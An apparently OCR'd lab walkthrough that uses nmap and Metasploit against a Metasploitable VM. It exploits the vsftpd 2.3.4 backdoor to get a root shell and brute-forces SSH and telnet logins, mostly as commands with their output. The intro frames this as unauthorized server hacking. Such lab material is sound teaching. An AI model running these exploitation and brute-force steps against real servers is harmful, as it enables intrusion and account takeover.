
Hacking Into Online Servers

Online Servers hacking, involves unauthorized access, manipulation, or exploitation of computer networks, systems, or services. The primary goal of Servers hacking is to gain access to sensitive information, compromise network security, or disrupt network operations.

Finding Open Port on Target

nmap 192.168.31.14



FTP 21

Check version and other details on ssh port using

```
┌──(root㉿DHEERA)-[/home/dheera]
└─# nmap -sV 192.168.31.14 -p 21
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-26 09:50 IST
Nmap scan report for 192.168.31.14
Host is up (0.00023s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:00:2B:3F (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```

U can check Exploit on **EXPLOITE-DB**

Search: vsftpd 2.3.4

Date	D	A	V	Title	Type	Platform	Author
2021-04-12	⬇		✓	vsftpd 2.3.4 - Backdoor Command Execution	Remote	Unix	HerculesRD
2011-07-05	⬇	📦	✓	vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	Remote	Unix	Metasploit

EXPLOITING

s

Start Metasploit service using service postgresql start

```
┌──(root㉿DHEERA)-[/home/dheera]
└─# service postgresql start
```

Now start metasploit using msfconsole

```
┌──(root㉿DHEERA)-[/home/dheera]
└─# msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt
[*] Starting the Metasploit Framework console...-
```

select using use command

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

show options

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   CHOST                    no        The local client address
   CPORT                    no        The local client port.
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][,..]
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

set option using set command and run to exploite

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.31.14
rhost => 192.168.31.14
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.31.14:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.31.14:21 - USER: 331 Please specify the password.
[+] 192.168.31.14:21 - Backdoor service has been spawned, handling...
[+] 192.168.31.14:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.31.174:42527 -> 192.168.31.14:6200) at 2023-10-26 10:03:08 +0530
```

we have access of machine we can use linux commands

```
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:00:2b:3f
          inet addr:192.168.31.14  Bcast:192.168.31.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe00:2b3f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14603 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1203 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:937596 (915.6 KB)  TX bytes:75100 (73.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:361 errors:0 dropped:0 overruns:0 frame:0
          TX packets:361 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:151405 (147.8 KB)  TX bytes:151405 (147.8 KB)
```

SSH

nmap -sV 192.168.31.14 -p 22

```
┌──(root㉿DHEERA)-[/home/dheera]
└─# nmap -sV 192.168.31.14 -p 22
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-26 10:10 IST
Nmap scan report for 192.168.31.14
Host is up (0.00030s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 08:00:27:00:2B:3F (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

search ssh_login

use auxiliary/scanner/ssh/ssh_login

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

show options

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

set all options AND run

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.31.14
RHOSTS => 192.168.31.14
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE '/home/dheera/pass.txt'
PASS_FILE => /home/dheera/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE '/home/dheera/user.txt'
USER_FILE => /home/dheera/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 5
THREADS => 5
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.31.14:22 - Starting bruteforce
[+] 192.168.31.14:22 - Success: 'msfadmin:msfadmin'
(video),46(plugdev),107(fuse),111(lpadmin),112(admin
 i686 GNU/Linux '
[*] SSH session 2 opened (192.168.31.174:41327 -> 19
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Telnet

```
┌──(root㉿DHEERA)-[/home/dheera]
└─# nmap -sV 192.168.31.14 -p 23
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-26 10:28 IST
Nmap scan report for 192.168.31.14
Host is up (0.00028s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
MAC Address: 08:00:27:00:2B:3F (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds

┌──(root㉿DHEERA)-[/home/dheera]
└─#
```

search telnet_login

use auxiliary/scanner/telnet/telnet_login

```
Matching Modules
================

   #  Name
   -  ----
   0  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass
   1  auxiliary/scanner/telnet/telnet_login


Interact with a module by name or index. For example info 1, use 1 or u

msf6 > use  auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) >
```

set options and run

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.31.14
RHOSTS => 192.168.31.14
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE '/home/dheera/pass.txt'
PASS_FILE => /home/dheera/pass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE '/home/dheera/user.txt'
USER_FILE => /home/dheera/user.txt
msf6 auxiliary(scanner/telnet/telnet_login) > run
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > run

[-] 192.168.31.14:23      - 192.168.31.14:23 - LOGIN FAILED: admin:pass (Incorrect: )
[-] 192.168.31.14:23      - 192.168.31.14:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.31.14:23      - 192.168.31.14:23 - LOGIN FAILED: admin: (Incorrect: )
[-] 192.168.31.14:23      - 192.168.31.14:23 - LOGIN FAILED: msfadmin:pass (Incorrect: )
[+] 192.168.31.14:23      - 192.168.31.14:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.31.14:23      - Attempting to start session 192.168.31.14:23 with msfadmin:msfadmin
[*] Command shell session 3 opened (192.168.31.174:39845 -> 192.168.31.14:23) at 2023-10-26 10:31:41 +0530
[*] 192.168.31.14:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > telnet 192.168.31.14
[*] exec: telnet 192.168.31.14

Trying 192.168.31.14...
Connected to 192.168.31.14.
Escape character is '^]'.
                _                  _       _ _        _   _                      _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |_| |__   ___ _ __ ___  | |
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | __| '_ \ / _ \ '__/ _ \ | |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_| |_) |  __/ | |  __/ |_|
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|\__|_.__/ \___|_|  \___| (_)
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Wed Oct 25 19:31:27 EDT 2023 from 192.168.31.174 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
```